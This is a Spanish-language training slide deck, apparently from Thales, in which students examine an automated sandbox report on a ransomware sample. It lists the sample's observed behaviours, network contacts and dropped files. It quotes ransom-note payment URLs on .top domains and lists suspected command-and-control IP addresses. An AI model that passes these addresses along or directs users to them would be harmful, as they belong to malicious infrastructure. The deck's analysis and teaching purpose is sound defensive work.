href="http://p27dokhpz2n7nvgr.14vrcc.top/C272-6B1E-5300-0446-907A">http://p27dokhpz2n7nvgr.14vrcc.top/C272-6B1E-5300-0446-907A</a></p> <p>4. <a href="http://p27dokhpz2n7nvgr.129pl1.top/C272-6B1E-5300-0446-907A">http://p27dokhpz2n7nvgr.129pl1.top/C272-6B1E-5300-0446-907A</a></p> <p>----- Note! These are temporary addresses! They will be available for a limited amount of time!</p> <p>----- offset: 0</p> <p>file handle: 0x00000258</p> <p>filepath: C:\tmpw77xnk\__R_E_A_D__T_H_I_S__XXLG6S46_.txt</p> |
| 3                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (15/21)

- Examine el reporte del análisis.



3

Proprietary and Confidential - © Thales Group 2024

### Network Analysis

[Download pcap](#)

1


| IP Address    | Status | Action |
|---------------|--------|--------|
| 178.33.158.0  | Active | Moloch |
| 178.33.158.1  | Active | Moloch |
| 178.33.158.10 | Active | Moloch |
| 178.33.158.11 | Active | Moloch |
| 178.33.158.12 | Active | Moloch |
| 178.33.158.13 | Active | Moloch |
| 178.33.158.14 | Active | Moloch |
| 178.33.158.15 | Active | Moloch |

2

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (16/21)

- Examine el reporte del análisis.




GROUP

[Download pcap](#)

2

## Network Analysis




Pr

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (17/21)


- Examine el reporte del análisis.

## Network Analysis



[Download pcap](#)

4



# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (18/21)

– Examine el reporte del análisis.

The screenshot shows a list of detected behaviors (Signatures) for a malware sample. The first section, 'Signatures' (marked with a circled '1'), lists several events:

- Queries for the computername (9 events)
- Command line console output was observed (2 events)
- Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (1 event)
- Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)** (marked with a circled '2')
- One or more processes crashed (1 event)

The second section, 'Events' (marked with a circled '3'), lists specific events:


- One or more potentially interesting buffers were extracted, these generally contain injected code, configuration data, etc.
- Communication to multiple IPs on high port numbers possibly indicative of a peer-to-peer (P2P) or non-standard command and control protocol (50 out of 1088 events)
- Allocates read-write-execute memory (usually to unpack itself) (5 events)
- A process attempted to delay the analysis task. (1 event)**

Details for the last event:  
description: explorer.exe tried to sleep 120 seconds, actually delayed analysis time by 120 seconds

# Práctica 2.5 – Análisis dinámico automatizado


## A. Analice un malware (19/21)

- Examine el reporte del análisis.



Propiedad

# Práctica 2.5 – Análisis dinámico automatizado



## A. Analice un malware (20/21)



– Examine el reporte del análisis.

|                                                                                                                                                                                                                                    |   |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---|
| <p>! Queries the disk size which could be used to detect virtual machine with small fixed size or dynamic allocation (2 events)</p>                                                                                                | 1 |
| <p>! Creates (office) documents on the filesystem (2 events)</p> <p>file c:\Users\cyber\documents\ualppnwhjsa.ppt</p> <p>file c:\Users\cyber\documents\acvjilgxyuxp.pptx</p>                                                       | 2 |
| <p>! Creates a shortcut to an executable file (2 events)</p> <p>file C:\Users\cyber\AppData\Roaming\Microsoft\Windows\Recent\agent.lnk</p> <p>file C:\Users\cyber\AppData\Roaming\Microsoft\Windows\Recent\Téléchargements.lnk</p> | 3 |
| <p>! Creates a suspicious process (2 events)</p>                                                                                                                                                                                   |   |
| <p>! Drops an executable to the user AppData folder (1 event)</p> <p>file C:\Users\cyber\AppData\Local\Temp\avast-rt.exe</p>                                                                                                       | 4 |

# Práctica 2.5 – Análisis dinámico automatizado

## A. Analice un malware (21/21)

- Examine el reporte del análisis.



# Práctica 2.5 completa.

> Tome algunos minutos para  
recapitular lo que ha aprendido



# Thank you

[www.thalesgroup.com](http://www.thalesgroup.com)